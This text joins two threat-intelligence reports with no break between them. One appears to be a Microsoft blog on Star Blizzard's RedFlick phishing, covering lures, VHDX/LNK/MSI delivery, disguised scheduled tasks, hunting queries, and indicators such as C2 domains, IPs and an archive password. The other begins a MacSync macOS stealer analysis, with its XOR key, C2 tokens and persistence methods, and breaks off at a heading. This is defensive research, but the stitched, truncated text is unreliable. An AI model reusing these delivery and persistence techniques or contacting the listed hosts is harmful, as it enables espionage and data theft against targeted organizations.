As of the writing of this blog, the RedFlick campaigns have targeted Ukrainian individuals and institutions, as well as international NGOs, think tanks, governments, and financial institutions that have supported Ukraine politically or financially. Microsoft has observed this activity affect over 100 organizations primarily in the United States and United Kingdom, consistent with Star Blizzard’s longstanding targeting priorities.
Microsoft continues to observe some previously reported Star Blizzard phishing techniques throughout 2026; however, the TTPs discussed in this blog have been associated primarily with the actor’s new larger-scale phishing campaigns.
Larger-scale initial contact phishing
Microsoft previously reported on Star Blizzard’s spear-phishing campaigns observed during 2023-2024. During these operations, the actor continued to rely on their conventional TTPs such as initiating email contact with targets before sending a follow-up containing a malicious link, to actor-controlled/compromised infrastructure purposed for credential theft, while impersonating known political or diplomatic figures to lure victims into responding.
In 2026, Microsoft observed Star Blizzard shift from exclusively targeted spear-phishing operations to also conducting larger-scale phishing campaigns. The larger-scale phishing operations were observed at a scale not previously seen from the actor, ranging from tens to hundreds of email messages per campaign. This change likely reflects the actor’s adoption of a mass-mailing phishing platform to automate campaign execution and increase the likelihood of successful compromises by significantly expanding the initial targeting pool. The progression of these campaigns is summarized in the following timeline, including examples of Star Blizzard’s phishing subject lines, targeting details, and the malware delivery methods observed across each campaign:
January
“Повідомлення про результати податкової перевірки” (Notice of tax audit results) – Campaign targeting unidentified Ukraine persons with an attached RedFlick lure.
February
“списання з Вашого рахунку за оплату штрафу” (Debiting from your account for payment of a fine) – Campaign targeting unidentified Ukraine persons with an attached RedFlick lure.
March
“Invitation to an IISS [Private Roundtable/Closed-Door Discussion] on European Security” – Initial contact campaign targeting government officials, security researchers, academia, media, and NGOs. Respondents received a RedFlick lure attachment.
“Invitation to a Closed CES Roundtable Discussion” – Initial contact campaign targeting US and Europe technology-sector organizations. Respondents received a RedFlick lure attachment.
“Atlantic Council Closed-Door Strategic Discussion” – Initial contact campaign targeting government officials, foreign policy practitioners, security researchers, academia, media, and NGOs. Respondents received a link to DarkSword iOS backdoor installation.
April
“Closed-Door Online Session on Global Capital Allocation & M&A” – Initial contact campaign targeting international financial organizations and researchers. Respondents received a RedFlick lure attachment.
May
“Future of Peace Operations Forum – A Closed Strategic Dialogue” – Initial contact campaign targeting diplomatic and multilateral organizations. Respondents received a RedFlick lure attachment.
“Future of Liberty Forum” – Initial contact campaign targeting employees of a US-based think tank. Respondents received a RedFlick lure attachment.
June
“Invitation to the MAMA Summit on the Current Situation Surrounding the Ukrainian Crisis” – Initial contact campaign targeting incumbent/former diplomatic staff. Respondents received a RedFlick lure attachment.
“Invitation to the Chatham House London Conference 2026 – 9 July 2026” – Initial contact campaign targeting think tanks, NGOs, and national parliamentary. Respondents received a RedFlick lure attachment.
July
“Thought you might find this USUBC roundtable of interest” – Initial contact campaign targeting think tanks, NGOs, and Ukraine civil society. Respondents received a RedFlick lure attachment.
“Інформація щодо тимчасового відключення водопостачання” (Information about temporary water supply shutdown) – Targeted Kyiv-based hotels with an attached RedFlick lure.
August
“Payment Advice Note from 06.08.2026” – Targeted employees of an international financial organization with an attached RedFlick lure.
Once a recipient responds to the initial phishing email, Star Blizzard typically sends a follow-up message containing a password-protected RAR or ZIP archive. The archive contains files that initiate the RedFlick infection flow. The password is included as an image in the follow-up email shown in Figure 1, along with additional examples of Star Blizzard follow-up emails below:
Figure 1. July 2026 RedFlick campaign follow-up email regarding an “omitted” attachmentFigure 2. June 2026 RedFlick campaign follow-up email with the subject line “Invitation to the Chatham House London Conference 2026”Figure 3. August 2026 RedFlick campaign follow-up email with a payment notice subject line sent to all targets
Since January 2026, Microsoft observed at least 13 distinct large-scale phishing campaigns targeting primarily NGOs, think tanks, and government organizations worldwide. The earliest campaigns, observed between January and February, targeted unspecified users of the Ukraine email provider Ukr.net. These emails impersonated Ukrainian authorities and were themed as notifications of a tax audit or outstanding fine.
Beginning in March 2026, Star Blizzard expanded targeting outside of Ukraine. Subsequent campaigns frequently used lures themed as invitations to conferences or events purportedly organized by a reputable think tank or NGO. Microsoft also observed the actor target multiple individuals within the same organization, with phishing emails often crafted to appear as internal communications originating from the targeted organization itself. The actor’s shift from Ukraine-focused operations to global targets could indicate Star Blizzard initially targeted Ukraine to test their new capabilities.
The large-scale campaigns have demonstrated capabilities previously unassociated with Star Blizzard. For example, a campaign observed in mid-August 2026 employed steganography to conceal identifiers. Throughout 2026, Star Blizzard has also continued to develop additional operational capabilities. Notably, ProofPoint reported in March that the actor had targeted vulnerable Apple iOS devices to deploy the DarkSword backdoor.
Creating accounts on compromised websites
Since March 2026, Star Blizzard has made another notable change to their TTPs to support the higher-volume phishing operations, using accounts created on compromised websites to send phishing emails to targets. This change coincided with the actor’s shift to larger-scale phishing campaigns and has been observed almost exclusively in support of these operations. Previously, the actor would create accounts on free email services (predominantly using Protonmail and Microsoft consumer accounts) to impersonate an individual that would be well known to the prospective target, whether it was a political figure, academic, or former diplomat. In the large-scale campaigns, Star Blizzard has used accounts created on websites hosted on CPanel and WordPress, using the same account name across multiple website domains. Microsoft Threat Intelligence assesses with high confidence that these websites have been compromised by Star Blizzard for this purpose.
Updating malware delivery and installation TTPs
Between January and August 2026, Microsoft observed multiple waves of Star Blizzard phishing campaigns alongside notable changes in the actor’s initial access TTPs, particularly the use of RedFlick scheduled tasks. During this period, Microsoft observed three significant shifts in the threat actor’s delivery techniques.
From ClickFix to VHDX
Figure 4. VHDX lure execution chain
In mid-January 2026, Microsoft observed the use of a malicious Virtual Hard Disk v2 (VHDX), delivered through a phishing email containing a password-protected ZIP file. The VHDX file ships a malicious LNK file disguised as a PDF document, alongside a hidden directory containing a BAT script and a legitimate decoy PDF.
When the victim opens the LNK file, conhost.exe is launched in a hidden window and cmd.exe is subsequently spawned to execute the embedded BAT script:
The BAT file opens the decoy PDF and invokes SSH.exe with PermitLocalCommand enabled, ultimately downloading and executing a remotely hosted MSI installer:
In multiple campaigns, Microsoft observed an MSI installer creating a scheduled task that uses control.exe to download and execute a remotely hosted CosmicPulse downloader masquerading as a Control Panel applet (CPL). Unlike earlier campaigns that relied on ClickFix lures and user interaction, this approach relies on compiling the CosmicPulse downloader as a Control Panel applet DLL.
The shift from interactive user execution to remote execution and masquerading as a CPL item highlights an evolution in both persistence and defense evasion techniques.
CosmicPulse downloader
The Control Panel applet DLL is a downloader with the sole purpose of downloading and installing a version of CosmicPulse, a malicious Python backdoor, on the target device. The downloader is also known publically as NOROBOT or BAITSWITCH.
Similar to previous versions, this downloader downloads, persists, and executes a version of CosmicPulse on the infected device. Upon execution, it downloads two ZIP files and stores them on disk. It then writes an encrypted AES key to the HKEY_CURRENT_USER\Software\Classes\.mollis registry key. One ZIP file contains a Python 3.8 64-bit package and a Python file that serves as the CosmicPulse bootstrapper. The bootstrapper reads the encrypted key from the registry, recovers it using an embedded key in AES-ECB mode, and then uses the recovered key to decode the CosmicPulse payload (also known as YESROBOT) contained in the second ZIP file. The below image shows the process of the CosmicPulse installation.
Since January 2026, Microsoft has observed the CosmicPulse backdoor going through various little changes to circumvent existing signatures. However, the capabilities and purpose of this backdoor remain the same as described in previous articles.
Persistence through multiple scheduled tasks
In April 2026, Microsoft observed Star Blizzard changing persistence tactics to include RedFlick scheduled tasks. Whereas a malicious MSI file installed a single scheduled task in January—by April, the actor’s MSI installer created three scheduled tasks masquerading as legitimate network components, each with their own purpose. The TTPs have overlaps with the spear-phishing campaigns reported by the Digital Security Lab Ukraine (DLUA) in June 2026. In at least one incident, Microsoft has observed either the first or third task deploying an instance of CosmicPulse on the infected machine.
Figure 6. Scheduled task installed through MSI installer observed in April 2026
Task 1 – Registration beaconing and dynamic DLL execution task
The first task masquerades as a legitimate Internet Quality Test Connection task. The scheduled command serves two purposes. First, it sends a UTF-16 and Base64-encoded string containing the network or computer name and the username of the infected device to the C2 server. Thereby, it exfiltrates basic information about the infected host.
Second, an attacker-controlled DLL can be executed remotely through invoking Control_RunDLL from Shell32.dll. Microsoft was unable to obtain a variant of this payload. The task uses a WebDAV UNC path to access the remote payload, allowing the resource to be retrieved over HTTP rather than through a conventional SMB network share.
Task 2 – Supporting task
The second installed task, named Network Configuration Manager, supports the WebDAV-based execution used by the other tasks. The invoked command causes Windows to treat the UNC-style path as a WebDAV resource and process it through the WebDAV redirector and associated WebClient functionality.
Through WebDAV, Windows applications can interact with a remote web resource as though it is a file or folder path while the underlying communication is performed using HTTP/HTTPS rather than conventional SMB. The task therefore prepares the WebDAV client functionality required by the other scheduled tasks.
Task 3 – CosmicPulse downloader execution
The third installed task, named System Health Monitor, uses control.exe to access a remote path hosted on the hardcoded C2 server and execute the next stage.
Hiding payloads in PDF files
In July 2026, Microsoft observed another change in Star Blizzard’s delivery techniques, this time involving a multistage execution chain.
Figure 7. Overview of attack chain from July 2026
The phishing email contains a password-protected RAR archive nested inside a ZIP file. After the archive is opened, it exposes an LNK file.
When executed, the LNK file uses conhost.exe and curl to download a PDF from an actor-controlled server:
After downloading the PDF, the command runs a second PowerShell payload. This payload searches the PDF for the magic header cAB, extracts the subsequent 208 bytes of Base64-encoded data, and executes the decoded command through PowerShell. The resulting conhost command, shown below, attempts to download and install another MSI file:
As in previous campaigns, the Python installer contains obfuscated PowerShell code. When executed, the code attempts to create two additional scheduled tasks. The first scheduled task again serves as a helper task, consistent with the supporting tasks observed in previous campaigns. The second scheduled task attempts to download and execute a CPL applet again.
Star Blizzard’s shift from ClickFix-based delivery chains to VHDX files, expanded use of scheduled tasks for persistence, and concealment of payloads within PDF files demonstrate the actor’s continued ability to adapt their delivery methods in response to evolving defenses. The actor’s recent use of PDFs to conceal payloads further illustrates efforts to bypass layered defenses through increasingly complex execution chains. Taken together, these changes demonstrate Star Blizzard’s continued efforts to streamline malware deployment, reduce required user interaction, and improve operational scalability while maintaining its longstanding espionage objectives.
Defending against Star Blizzard and RedFlick-related activity
Microsoft Threat Intelligence advises organizations that are most likely at risk—primarily those in government, NGOs, or think tanks adjacent to Ukraine policy or support—to implement the following recommendations to mitigate against Star Blizzard activity.
Protecting against Star Blizzard phishing
As previously reported, Star Blizzard’s success relies on sophisticated, targeted phishing lures that trick users into engaging with the actor by impersonating trusted contacts. While Star Blizzard has changed their overall TTPs, the actor continues to employ the same phishing patterns against users:
Star Blizzard continues to impersonate trusted contacts that users or organizations would expect an email from. Star Blizzard also continues using email from free providers such as Proton @proton[.]me, particularly in Evilginx spear-phishing operations observed throughout 2026. However, despite the actor’s recent shift toward leveraging compromised legitimate websites that impersonate real individuals associated with a target’s organization, users can still remain vigilant for other Star Blizzard TTPs, several of which have been observed in previous campaigns:
Star Blizzard continues to make initial contact with a target by sending an email, usually without an attachment.
If a user engages, Star Blizzard will follow up with an email with an attachment. In this particular campaign, it has been an archive file such as a RAR or ZIP.
The email sender contains names of actual persons and organizations they belong to—however, the organization is not within the root or registered domain itself but in the username or local part of the email address. This should draw a red flag to the email’s authenticity. When in doubt, directly contact the person you think sent the email using a previously established and trusted contact method such as known email address or phone number.
The emails in these RedFlick campaigns are often sent in bulk.
To best mitigate against this activity, Microsoft suggests the following policies to strengthen network environments against Star Blizzard phishing operations:
Microsoft also recommends the following mitigations to reduce the impact of this threat
Run endpoint detection and response (EDR) in block mode so that Microsoft Defender for Endpoint can block malicious artifacts, even when your non-Microsoft antivirus does not detect the threat, or when Microsoft Defender Antivirus is running in passive mode. EDR in block mode works behind the scenes to remediate malicious artifacts that are detected post-compromise.
Encourage users to use Microsoft Edge and other web browsers that support Microsoft Defender SmartScreen, which identifies and blocks malicious websites, including phishing sites, scam sites, and sites that host malware.
Configure investigation and remediation in full automated mode to allow Microsoft Defender for Endpoint to take immediate action on alerts to resolve breaches, significantly reducing alert volume.
Turn on cloud-delivered protection and automatic sample submission in Microsoft Defender Antivirus to cover rapidly evolving attacker tools, techniques, and behaviors. These capabilities use artificial intelligence and machine learning to quickly identify and stop new and unknown threats.
Use security defaults as a baseline set of policies to improve identity security posture. For more granular control, enable Conditional Access policies. Conditional Access policies evaluate sign-in requests using additional identity driven signals like user or group membership, IP location information, and device status, among others, and are enforced for suspicious sign-ins. Organizations can protect themselves from attacks that leverage stolen credentials by enabling policies such as compliant devices or trusted IP address requirements.
Continuously monitor suspicious or anomalous activities. Investigate sign-in attempts with suspicious characteristics (for example, location, ISP, user agent, and use of anonymizer services).
Turn on Zero-hour auto purge (ZAP) in Defender for Office 365 to quarantine sent mail in response to newly-acquired threat intelligence and retroactively neutralize malicious phishing, spam, or malware messages that have already been delivered to mailboxes.
Enable network protection to prevent applications or users from accessing malicious domains and other malicious content on the internet.
Configure Microsoft Defender for Office 365 to recheck links on click. Safe Links provides URL scanning and rewriting of inbound email messages in mail flow, and time-of-click verification of URLs and links in email messages, other Office 365 applications such as Teams, and other locations such as SharePoint Online. Safe Links scanning occurs in addition to the regular anti-spam and anti-malware protection in inbound email messages in Exchange Online Protection (EOP). Safe Links scanning can help protect your organization from malicious links that are used in phishing and other attacks.
Use the Attack Simulator in Microsoft Defender for Office 365 to organize realistic, yet safe, simulated phishing and password attack campaigns in your organization by training end users against clicking URLs in unsolicited messages and disclosing their credentials. Training should include checking for poor spelling and grammar in phishing emails or the application’s consent screen as well as spoofed app names, logos, and domain URLs appearing to originate from legitimate applications or companies. Note that Attack Simulator testing only supports phishing emails containing links at this time.
Utilize Windows Firewall, Windows Firewall with Advanced Security, or an enterprise firewall/filtering solution to help prevent or restrict outbound SSH connection attempts to external or public networks that are not essential for business.
Microsoft Defender detections
Microsoft Defender customers can refer to the list of applicable detections below. Microsoft Defender coordinates detection, prevention, investigation, and response across endpoints, identities, email, apps to provide integrated protection against attacks like the threat discussed in this blog.
Tactic
Observed activity
Microsoft Defender coverage
Initial access
– Phishing emails with attached archive files or PDFs throughout the campaign – VHDX file executes malicious LNK disguised as a PDF; use of LNK to hide malicious payload across all campaigns – LNK file uses curl to download a PDF from an actor-controlled server
Microsoft Defender for Endpoint – Star Blizzard Activity Group – Suspected PDF phishing detected – Suspicious phishing activity detected – Suspicious LNK execution from container – Suspicious file download via curl
Execution
– Execution of RedFlick scheduled task and CosmicPulse backdoor – MSI file installs scheduled tasks across all campaigns
Microsoft Defender Antivirus – Trojan:Script/RedFlick – Backdoor:Script/CosmicPulse – Backdoor:Python/CosmicPulse
Microsoft Security Copilot is embedded in Microsoft Defender and provides security teams with AI-powered capabilities to summarize incidents, analyze files and scripts, summarize identities, use guided responses, and generate device summaries, hunting queries, and incident reports.
Security Copilot is also available as a standalone experience where customers can perform specific security-related tasks, such as incident investigation, user analysis, and vulnerability impact assessment. In addition, Security Copilot offers developer scenarios that allow customers to build, test, publish, and integrate AI agents and plugins to meet unique security needs.
Threat intelligence reports
Microsoft Defender XDR customers can use the following threat analytics reports in the Defender portal (requires license for at least one Defender XDR product) to get the most up-to-date information about the threat actor, malicious activity, and techniques discussed in this blog. These reports provide the intelligence, protection information, and recommended actions to prevent, mitigate, or respond to associated threats found in customer environments.
Microsoft Security Copilot customers can also use the Microsoft Security Copilot integration in Microsoft Defender Threat Intelligence, either in the Security Copilot standalone portal or in the embedded experience in the Microsoft Defender portal to get more information about this threat actor.
Hunting queries
Microsoft Defender XDR
Microsoft Defender XDR customers can run the following advanced hunting queries to find related activity in their networks:
Conhost.exe invokes curl
The following query will detect the use of conhost.exe to launch curl to download a decoy PDF from an actor-controlled server, which Star Blizzard used in July 2026. (Note that this query may detect activity not related to Star Blizzard or necessarily malicious. Please investigate findings to determine if the activity is legitimate.)
DeviceProcessEvents
| where Timestamp > ago(7d)
| where FileName == "conhost.exe"
| where ProcessCommandLine has "curl"
| project Timestamp, DeviceName, AccountName, ProcessCommandLine, InitiatingProcessCommandLine, InitiatingProcessFileName, DeviceId, ProcessId, ProcessUniqueId, InitiatingProcessUniqueId
Invoke SSH to launch local command line
The following query will detect the invocation of SSH to initiate a local command prompt, which Star Blizzard used in January 2026 to download and execute a remotely hosted MSI installer. (Note that this query may detect activity not related to Star Blizzard or necessarily malicious. Please investigate findings to determine if the activity is legitimate.)
DeviceProcessEvents
| where Timestamp > ago(7d)
| where ProcessCommandLine has "ssh.exe"
| where ProcessCommandLine has "PermitLocalCommand=yes"
| where ProcessCommandLine has "LocalCommand=cmd.exe"
| project Timestamp, DeviceName, AccountName, ProcessCommandLine, InitiatingProcessCommandLine, InitiatingProcessParentFileName, DeviceId, ProcessId, InitiatingProcessId, ReportId
Persistence through scheduled tasks
The following query will detect Star Blizzard’s uniquely named scheduled tasks that attempt to masquerade as legitimately-named tasks, used for persistence by Star Blizzard in April 2026.
union isfuzzy=true
(
DeviceProcessEvents
| where Timestamp > ago(7d)
| where ProcessCommandLine has_any ("Internet Quality Test Connection","Network Configuration Manager","System Health Monitor") or AdditionalFields has_any ("Internet Quality Test Connection","Network Configuration Manager","System Health Monitor")
| project Timestamp, DeviceName, ActionType, ProcessCommandLine, AdditionalFields
, RegistryKey = tostring(dynamic(null)), RegistryValueName = tostring(dynamic(null))
, SourceTable = "DeviceProcessEvents"
, ProcessId, AccountName, AccountDomain, AccountSid
)
,
(
DeviceEvents
| where Timestamp > ago(7d)
| where ProcessCommandLine has_any ("Internet Quality Test Connection","Network Configuration Manager","System Health Monitor") or AdditionalFields has_any ("Internet Quality Test Connection","Network Configuration Manager","System Health Monitor") or RegistryKey has_any ("Internet Quality Test Connection","Network Configuration Manager","System Health Monitor") or RegistryValueName has_any ("Internet Quality Test Connection","Network Configuration Manager","System Health Monitor")
| project Timestamp, DeviceName, ActionType, ProcessCommandLine, AdditionalFields, RegistryKey, RegistryValueName
, SourceTable = "DeviceEvents"
, ProcessId = long(null), AccountName = "", AccountDomain = "", AccountSid = ""
)
,
(
DeviceRegistryEvents
| where Timestamp > ago(7d)
| where RegistryKey has_any ("Internet Quality Test Connection","Network Configuration Manager","System Health Monitor") or RegistryValueName has_any ("Internet Quality Test Connection","Network Configuration Manager","System Health Monitor") or RegistryValueData has_any ("Internet Quality Test Connection","Network Configuration Manager","System Health Monitor") or InitiatingProcessCommandLine has_any ("Internet Quality Test Connection","Network Configuration Manager","System Health Monitor")
| project Timestamp, DeviceName, ActionType
, ProcessCommandLine = InitiatingProcessCommandLine, AdditionalFields = ""
, RegistryKey, RegistryValueName
, SourceTable = "DeviceRegistryEvents"
, ProcessId = long(null), AccountName = "", AccountDomain = "", AccountSid = ""
)
Microsoft Sentinel
Microsoft Sentinel customers can use the TI Mapping analytics (a series of analytics all prefixed with ‘TI map’) to automatically match the malicious domain indicators mentioned in this blog post with data in their workspace. If the TI Map analytics are not currently deployed, customers can install the Threat Intelligence solution from the Microsoft Sentinel Content Hub to have the analytics rule deployed in their Sentinel workspace.
Detect network IP and domain indicators of compromise using ASIM
The following query checks IP addresses and domain IOCs across data sources supported by ASIM network session parser.
let lookback = 30d;
let ioc_ip_addr = dynamic(["103.245.231.248", "2.57.241.246", "89.125.209.168", "103.245.231.79", "45.84.59.66", "103.160.59.97"]);
let ioc_domains = dynamic(["etia.ca", "groy.cc", "gliderrompercycl.com", "muvb.net", "divekickspolic.org", "matjk.click", "bpdaersa.click", "stuseamandesilt.org", "Itechx.tel", "guach.net", "ruten.observer", "byveo.org", "secure-dns-hub.com", "qumel.link", "cyrna.top", "drasw.club"]);
_Im_NetworkSession(starttime=todatetime(ago(lookback)), endtime=now())
| where DstIpAddr in (ioc_ip_addr) or DstDomain has_any (ioc_domains)
| summarize FirstSeen=min(TimeGenerated), LastSeen=max(TimeGenerated), EventCount=count()
    by SrcIpAddr, DstIpAddr, DstDomain, Dvc, EventProduct, EventVendor
Detect Web Sessions IP and file hash indicators of compromise using ASIM
The following query checks IP addresses, domains, and file hash IOCs across data sources supported by ASIM web session parser.
let lookback = 30d;
let ioc_ip_addr = dynamic(["103.245.231.248", "2.57.241.246", "89.125.209.168", "103.245.231.79", "45.84.59.66", "103.160.59.97"]);
let ioc_domains = dynamic(["etia.ca", "groy.cc", "gliderrompercycl.com", "muvb.net", "divekickspolic.org", "matjk.click", "bpdaersa.click", "stuseamandesilt.org", "Itechx.tel", "guach.net", "ruten.observer", "byveo.org", "secure-dns-hub.com", "qumel.link", "cyrna.top", "drasw.club"]);
_Im_WebSession(starttime=todatetime(ago(lookback)), endtime=now())
| where DstIpAddr in (ioc_ip_addr)
    or DstDomain has_any (ioc_domains)
    or Url has_any (ioc_domains)
| summarize FirstSeen=min(TimeGenerated), LastSeen=max(TimeGenerated), EventCount=count()
    by SrcIpAddr, DstIpAddr, DstDomain, Url, Dvc, EventProduct, EventVendor
Virtual Disk Image file with file name Documents.vhdx; observed in January campaign against Ukraine; contained in 9707a8694e954e9ee13e839d6e5905ce626c0837c7c90da6d1025bfbe152866b
Password protected email attachment with file name Payment Advice Note.zip; used in August campaign in which the actor introduces a new TTP of sending unique ZIP files to each target; Password: BirdMouseCrab
etia[.]ca
Domain
Host for RedFlick MSI installer in January 2026 campaign
103.245.231[.]248
IPv4
Host for CosmicPulse downloader DLL in January 2026 campaign
groy[.]cc
Domain
Host for RedFlick MSI installer in February 2026 campaign
2.57.241[.]246
IPv4
Host for CosmicPulse downloader DLL in February 2026 campaign
gliderrompercycl[.]com
Domain
Host for CosmicPulse backdoor download
muvb[.]net
Domain
Host for RedFlick MSI installer in February 2026 campaign
89.125.209[.]168
IPv4
Host for CosmicPulse downloader DLL in February 2026 campaign
divekickspolic[.]org
Domain
Host for CosmicPulse backdoor download
matjk[.]click
Domain
Host for RedFlick MSI installer in March 2026 campaign
bpdaersa[.]click
Domain
Host for RedFlick MSI installer in March 2026 campaign
103.245.231[.]79
IPv4
Host for CosmicPulse downloader DLL in March 2026 campaign
stuseamandesilt[.]org
Domain
Host for CosmicPulse backdoor download
Itechx[.]tel
Domain
Host for RedFlick MSI installer in April 2026 campaign
45.84.59[.]66
IPv4
Host for CosmicPulse downloader DLL in April 2026 campaign
guach[.]net
Domain
Host for RedFlick PowerShell code installer in June 2026 campaign
ruten[.]observer
Domain
Host for CosmicPulse downloader DLL in June-July 2026 campaigns
byveo[.]org
Domain
Host for RedFlick PowerShell code installer in July 2026 campaign
secure-dns-hub[.]com
Domain
Host for CosmicPulse downloader DLL in July 2026-current campaigns
103.160.59[.]97
IPv4
Host for CosmicPulse downloader DLL in July 2026 campaign
qumel[.]link
Domain
Host for CosmicPulse downloader DLL in July 2026 campaign
cyrna[.]top
Domain
Host for RedFlick MSI installer in August 2026 campaign
drasw[.]club
Domain
Host for CosmicPulse downloader DLL in August 2026 campaign
To hear stories and insights from the Microsoft Threat Intelligence community about the ever-evolving threat landscape, listen to the Microsoft Threat Intelligence podcast.
MacSync is a relatively young, rapidly evolving family of crypto/info stealers. First advertised on the dark web in 2025 as Mac.c, the stealer was later renamed to MacSync by its creators. The initial versions were implemented as AppleScripts and closely resembled the AMOS stealer family, but over time, MacSync developed distinctive features of its own, including a backdoor module. In this report, we discuss a new infection chain that differs significantly from previous variants. We first spotted it in the wild in September 2026.
Key points:
The developers of this family have overhauled their approach to payload delivery by replacing script-based droppers with binary ones.
The main malicious payload now consists of modules written in Objective-C and Swift.
At one stage of infection, the attackers use iCloud to deliver the next
Kaspersky solutions detect the threats described below under the following verdicts:
HEUR:Trojan.OSX.MacSync.*
HEUR:Trojan-PSW.OSX.MacSync.*
HEUR:Trojan-Dropper.OSX.MacSync.*
HEUR:Trojan-Downloader.OSX.MacSync.*
Technical details
Infection chain
MacSync is an infostealer distributed under the malware-as-a-service (MaaS) model, so the specific delivery method for the first stage of the infection chain is up to the operators. Recent public reports on MacSync have mostly focused on modules delivered through social engineering and ClickFix-style attacks. However, both then and now, the malware has also spread disguised as free or cracked versions of popular applications, as well as under the guise of new software. For example, we found MacSync masquerading as a nonexistent crypto wallet app called Toria; the attackers not only created a dedicated web page for it but also promoted it on X and Telegram:
The latest version of the infostealer we discovered starts the infection chain with malicious DMG images. Even within a single campaign built around one fake application, we found two different ways the infostealer and backdoor modules were delivered to the victim’s device. In one, the payload inside the DMG was a compiled JXA script that, once launched, decoded a shell script and passed it directly to the interpreter without writing it to disk. In the other version of the application, the same script appeared at a later stage of infection, after a chain of droppers and loaders had run. We’ll take a look at the second infection chain in detail, since it is more complex and technically interesting. The infection scheme is shown below:
It’s worth noting right away that MacSync shows shared traits at almost every stage:
All temporary files are placed in the /tmp directory. The same directory is where *.lock files are created to prevent the malware from running again.
Once its task is complete, the module removes traces of its activity: temporary files, its own logs, and so on.
All binary files are in the FAT Mach-O format and target devices with both Apple and Intel processors.
Loader, Calendar, and Two Simple Droppers
In this infection chain, the payload on the disk image is an .APP application. When started, it first checks whether the whole bundle has the com.apple.quarantine extended quarantine attribute, and if it finds one, it runs the xattr -cr <app_name> command to remove all attributes. Next, it extracts an XOR-encrypted URL from its overlay and decrypts it with the key 73 6f 6e 6f 6d 61 62 6c 64 07. After the encrypted data, there are 8 bytes indicating the length of the ciphertext, followed by the magic word SONOMAC1. It’s worth noting that the malware reads the overlay backwards: it first locates the magic word, then reads the data size, and then uses the size to determine the boundaries of the data block containing the ciphertext.
The resulting URL is a link to the next-stage downloader script. In some cases, this link pointed directly to a file hosted on an attacker-controlled server; however, in at least one sample, the link pointed to a public iCloud calendar:
After retrieving the calendar file from the server, the downloader creates an anonymous pipe, launches the interpreter to read commands from standard input (zsh -s), sets the pipe as standard input, and redirects the contents of the calendar into it line by line. Since a calendar is normally not a command, the interpreter treats the lines as invalid commands until it reaches the malicious payload after the DESCRIPTION: line. These commands ultimately download a .TAR.GZ archive from iCloud that contains an .APP bundle. The downloader removes the quarantine attribute from it, signs it with an ad-hoc signature, and executes it.
We don’t know the contents of the scripts distributed from the attacker’s server, but they are very likely the same script found in the calendar event description.
The downloaded application is a dropper. The malicious payload it extracts is a zlib-compressed executable encrypted with AES in CBC mode, using the following key and initialization vector:
The dropper decrypts and unpacks it, then places it at /tmp/.sys-<16-digit random value>.
Inside is another dropper, but unlike the previous stages, this one includes anti-debugging protection. In particular, it checks whether it’s running on a virtual machine by making sysctl queries with the kern.hv_vmm_present and machdep.cpu.brand_string parameters. It also sets the PT_DENY_ATTACH flag with ptrace to prevent a debugger from attaching to the process. The payload is a shell script encrypted with AES in CBC mode, using the following key and initialization vector:
As shown in the screenshot above, the second dropper delivers a downloader script that retrieves the next-stage payload from the command-and-control server, decrypts it with AES in CBC mode using the following key and initialization vector, and then executes it in memory:
Inside the retrieved script, we can immediately spot several familiar indicators associated with the MacSync malware family:
The main function in the script is named daemon_function.
The stolen data is uploaded to the command-and-control server via PUT requests. The data in the requests is sent in 90-megabyte chunks. In earlier versions, the chunk sizes differed.
One way to establish persistence on a system it uses is to inject a malicious command into the .ZSHRC, the configuration file for the ZSH interpreter, which contains commands that run each time the interpreter starts.
The URL path where the backdoor executable is stored on the command-and-control server begins with the /loader/ directory.
The script performs the following tasks:
Downloading and decrypting additional malicious modules: an infostealer, a backdoor, and a special utility for generating encryption keys and decrypting downloaded executable files
Gaining persistence on the system
Uploading data received from the infostealer module to the command-and-control server
One detail stands out: instead of the usual encryption algorithms (XOR, AES, and so on), the attackers took a different approach to delivering malicious modules at this stage. It involves a selfmade utility called pkgunpack that implements two commands: genkey and decrypt. The malicious payload is decrypted as follows:
The malware generates a public and private encryption key pair using genkey command from pkgunpack, whose generation function relies on an open implementation of the elliptic-curve Diffie-Hellman protocol on Curve25519: curve25519_donna.
The public key is encoded in base64 and sent to the command-and-control server together with a one-time code generated by the command $(date +%s)-${RANDOM}-$$.
Here, build_pub_b64 is the server’s public key, which is also predefined in the script itself, and dek_wrap_b64 is a base64-encoded string that contains the payload encryption key. This key is encrypted on the server side with a shared secret computed from the public key generated with pkgunpack on the victim’s device.
Then decrypt command from pkgunpack utility decrypts the key:
A shared secret is computed from the server’s known public key and the private key for the current session, using the same ECDH Curve25519 key exchange scheme that was used to generate the keys.
The resulting shared secret is concatenated with the string sn-dek-wrap-v1, and a SHA-256 hash is computed from the result.
Next, the dek_wrap_b64 block received from the server is decoded. It has the following structure:
The first 5 bytes: additional authenticated data (AAD)
The next 12 bytes: the initialization vector (IV)
The rest: the ciphertext
The ciphertext is decrypted with AES in GCM mode using the previously obtained key, IV, and AAD.
Decoded dek_wrap_b64
The result is the key for decrypting the downloaded malicious payload. The payload, in turn, also contains an AAD and an IV in its header and is encrypted with AES GCM. The utility decrypts it and terminates.
Note that at each individual stage, the utility zeros out buffers after using encryption keys and data, apparently to impede forensic data collection and dynamic analysis of samples.
As mentioned earlier, at this stage, the script downloads only two modules: an infostealer and a backdoor. Once decrypted, both are .TAR.GZ archives; their contents are extracted, stripped of all extended attributes (such as com.apple.quarantine), and signed with an ad-hoc signature. The infostealer module runs first: it collects the data it needs, places it in a temporary folder, and compresses it into a .TAR.GZ archive, which the script then sends to the attackers’ server. Next, before launching the backdoor, the script sets up persistence for it and creates a backup copy. The backup copy, along with the other files it needs to operate, is placed in $HOME/Library/Application Support/System. This directory doesn’t exist in macOS by default; the script creates it. The backdoor disguises itself as the Finder application and achieves persistence in the system through the following methods:
A LaunchAgent named com.apple.finder.agent
Injection of a command that runs the .repair-run script when the ZSH interpreter starts from the .ZSHRC
Injection of a similar command, which also runs the .repair-run script, into the global GIT pre-commit and post-checkout hooks
The .repair-run script checks whether the backdoor files exist, restores them from a backup if they are missing, and re-creates and reloads the LaunchAgent. At the same time, it kills the BTMNotificationAgent, NotificationCenter, and BackgroundTaskManagementAgent system processes to prevent the system from notifying the user about the new LaunchAgent.
One last thing worth noting about the script at this stage is its use of a custom HTTP header, X-Upload-Token, without which the C2 server responds to requests with errors. During our research, we observed the use of the following tokens: b8b4b88205a8f594b95a841bc37342898f34cad8a5a9e4a22ce69a31a1208650 and ff3ab9ef841630364818396f62e696b72aed162cf0b895b6643ef25dad79b51d. The backdoor later uses these same tokens to communicate with the C2 server.
Infostealer
